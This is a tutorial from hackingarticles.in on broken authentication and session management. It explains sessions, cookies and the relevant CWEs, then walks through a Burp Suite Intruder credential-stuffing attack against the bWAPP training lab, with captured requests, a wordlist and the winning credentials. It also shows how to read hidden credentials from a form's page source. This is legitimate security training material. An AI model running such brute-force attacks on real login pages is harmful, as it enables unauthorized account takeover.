iGNITE
Technologies

DETAILED GUIDE ON

BROKEN AUTHENTICATION & SESSION MANAGEMENT

www.hackingarticles.in

Contents

Introduction


In today's digital landscape, merely having a strong password isn't sufficient to safeguard user accounts. This article delves into the intricacies of a **Broken Authentication attack**, highlighting how attackers can exploit vulnerabilities in authentication and session management to gain unauthorized access. By understanding these threats, we can better fortify our applications against such breaches.

Does just keeping secure and a strong password can really protect you? Today in this article we'll learn, how an attacker analyzes and take over the user's account that have been logged in inside some weakly authenticated web-application with an immune password.

Introduction to Authentication

Authentication is the process of validating a user who is claiming to be a genuine one. Thus in a web-application, password plays a major role in the authentication phase. In order to get the desired access, the user must enter his username and password. Furthermore, he sends these credentials to the server for the authentication process.

However the server checks them into its database and if found valid, it generates a session and passes it to the browser in the form of Cookie Session ID.



What is Broken Authentication & Session Management

But what if an intruder bypasses this authentication process either by guessing up the username and passwords or even by capturing up an active session of any particular user. Thus, we consider this scenario as Broken Authentication, where developers often do not implement the authentication and session management of the web applications correctly, leading attackers to gain unauthorized access to the user's data.

Form the above picture you can see that the attacker is trying to get into the web-application by the credential stuffing method. Where he is having a bunch of breached passwords which thus in-turn helps him to gain an authenticated session.

A website or application is vulnerable to Broken Authentication when:

- Username and password are easy to guess using fuzzing or brute force.
- Password Does not match Password complexity policy.
- Enumeration of username/password at the of Authentication failure response invalid username or an invalid password.

A website or application is vulnerable to Session Management when:

- Login credentials are not protected when stored and lacking hashing and salt.
- Transmission of username and password over an unencrypted channel such as HTTP
- Session ID exposes in URL.
- User session or authentication tokens are not timeouts after user logout.

In order to explore more, let's take a deep dive and learn about the sessions and the cookies concepts.

Sessions

When a user made any changes in a web application like a sign in or sign out, the server does not know who that person is. In order to solve this issue, sessions were introduced, which holds the information of a single user that can be reused across several web pages over a particular web-application.

Example: login ID user name and password.

Therefore, a system generates a unique identification number in the form of a hash for that specific session, consisting of a random string of 32 hexadecimal numbers such as **5f7dok65iif989fwrmn88er47gk834,** and thus it is known as **sessionID.**

Cookies

A cookie is a small piece of data similar to the sessions, and the server sends them to the browser. Thus, the user's computer stores this data while he/she is browsing. Cookies have a short time period due to their preset expiry date and time.

Cookies are classified into major categories, but the most common one is –

Session Cookie

These cookies die when the browser closes because the browser's temporary memory stores them. E-commerce websites majorly use them so the user can continue browsing without losing what he put in his cart and can finally check out. The system deletes the session cookie only when it reaches its expiration date or when a user shuts down the browser.

To know more about cookies and session management read from **here**

Impact of Broken Authentication

Broken Authentication is the vulnerability which allows the attacker to gain the user data without proper authentication. This vulnerability arises in the web application where the sessions are not properly sanitized. Therefore it stood as the second most critical vulnerability in the OWASP top10 having **"a CVSS Score of 8.8".**

However, the Broken Authentication vulnerability has been majorly reported under

1. CWE- 287 Improper Authentication
2. CWE-345 Insufficient Verification of Data Authenticity
3. CWE-522 Insufficiently Protected Credentials

To learn more about the other CWE categories for Broken Authentication and Session Management click **here**.

Vulnerability Walkthrough to demonstrate Various Attack

Until now you might be clear with the concept of authentication and aware with the fact that how crucial the sessions are. So now it's time to exploit and analyze these vulnerabilities over the most vulnerable platforms i.e. bWapp and WebGoat.


Credential Stuffing

During the major data breaches, it is easy for the attackers to grab a list of commonly used usernames and passwords. Thus using these different login pairs, they are able to gain the actual user's credential of a particular web-application. Credential stuffing somewhere also known as **bruteforcing** or **fuzzing**.

Capturing and Configuring the HTTP Request in BurpSuite

Therefore, we'll try to bypass this **high-security captcha login** using one of the best web-fuzzing tools i.e. Burpsuite.

Boot in your burpsuite in order to capture the ongoing HTTP request, by setting up the **proxy server** at the localhost and enabling the **intercept** option in the proxy tab.



/ Broken Auth. - CAPTCHA Bypassing


Enter your credentials *(bee/bug)*.

Login:
hacking

Password:
•••••••••

Re-enter CAPTCHA:
+bD0qe


As soon as you grab the request just send it directly to the **intruder.**



Request to http://192.168.0.11:80

```
POST /bWAPP/ba_captcha_bypass.php HTTP/1.1
Host: 192.168.0.11
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv
Accept: text/html,application/xhtml+xml,application/xml;
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 65
Origin: http://192.168.0.11
Connection: close
Referer: http://192.168.0.11/bWAPP/ba_captcha_bypass.php
Cookie: security_level=2; PHPSESSID=9d65a9f7c3da457d1b64
Upgrade-Insecure-Requests: 1

login=hacking&password=articles&captcha_user=%2BbD0qe&fo
```

Now it’s time to configure our attack!!



Attack Target


Configure the details of the target for the attack.

Host: 192.168.0.11

Port: 80

☐ Use HTTPS

Switch to the **Position** tab and choose the Attack type to **Cluster Bomb**, further add up the attack position by simple clearing all the preset positions with the **Clear $** button and adding the new positions with the **Add $** button.



Payload Positions


Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Cluster bomb

```
POST /bWAPP/ba_captcha_bypass.php HTTP/1.1
Host: 192.168.0.11
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 65
Origin: http://192.168.0.11
Connection: close
Referer: http://192.168.0.11/bWAPP/ba_captcha_bypass.php
Cookie: security_level=2; PHPSESSID=9d65a9f7c3da457d1b649a0b9b93ede8
Upgrade-Insecure-Requests: 1

login=§hacking§&password=§articles§&captcha_user=%2BbDOqe&form=submit
```

From the above image, you can see that, I've set the attack position over the login and the password fields, where my dictionaries would work. Then in the **Payload** section, we'll be adding up our dictionaries.

Choose the **Payload Set 1 and 2** simultaneously one after the other and include our lists in both of them by simply clicking on the **Load** button and at last click on **Start Attack.**



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1

Payload type:

Payload count: 10

Request count: 0


Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
hacking
articles
ignite
technologies
bug
raj
aarti
bee
123
```

Launching the Attack and Identifying Valid Credentials

From the image below, you can see that we have started our attack. There is a fluctuation in the length section, and our lists are working in the way we want. I've double-clicked over the length section to check the lowest value first.




Intruder attack 6

Filter: Showing all items

Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
48	bee	bug	200	☐	☐	13942	
0			200	☐	☐	13973	
1	hacking	hacking	200	☐	☐	13973	
2	articles	hacking	200	☐	☐	13973	
3	ignite	hacking	200	☐	☐	13973	
4	technologies	hacking	200	☐	☐	13973	
5	bug	hacking	200	☐	☐	13973	
6	raj	hacking	200	☐	☐	13973	
8	bee	hacking	200	☐	☐	13973	
7	aarti	hacking	200	☐	☐	13973	
9	123	hacking	200	☐	☐	13973	
10	12345	hacking	200	☐	☐	13973	
13	ignite	articles	200	☐	☐	13973	
15	bug	articles	200	☐	☐	13973	
17	aarti	articles	200	☐	☐	13973	
14	technologies	articles	200	☐	☐	13973	
11	hacking	articles	200	☐	☐	13973	

Here, I was able to see that the **payload 1** and **2** with **bee** and **bug** inputs respectively are giving a **successful login** in the Response section**.** Therefore, I was able to get into the web-application by entering the credentials as a **bee : bug**.



Result 48 | Intruder attack 6

Payload 1: bee
Payload 2: bug
Status: 200
Length: 13942
Timer: 40


```
/></p>

        <p><iframe src="captcha_box.php" scrolling="no" frameborder="0" height="70"
width="350"></iframe></p>

        <p><label for="captcha_user">Re-enter CAPTCHA:</label><br />
        <input type="text" id="captcha_user" name="captcha_user" value="" autocomplete=
/></p>

        <button type="submit" name="form" value="submit">Login</button>

        &nbsp;&nbsp;&nbsp;<font color="green">Successful login!</font>

    </form>

</div>
```

Insecure Web-Applications

Insecure Login Forms

As mentioned above, when someone stores login credentials without using proper security measures, such as failing to add hashing or salt values with the username and password at the storage location, they can create insecure logins that are vulnerable to session management.

Simply right-click anywhere on the form screen and choose **View Page Source** option.



192.168.0.11/bWAPP/ba_insecure_login_1.php


/ Broken Auth. - Insecure Login Forms

Enter your credentials.

Login:

Password:

While analyzing the HTML form code, I identify the username and the password values as tonystark and I am Iron Man hidden with the white font.



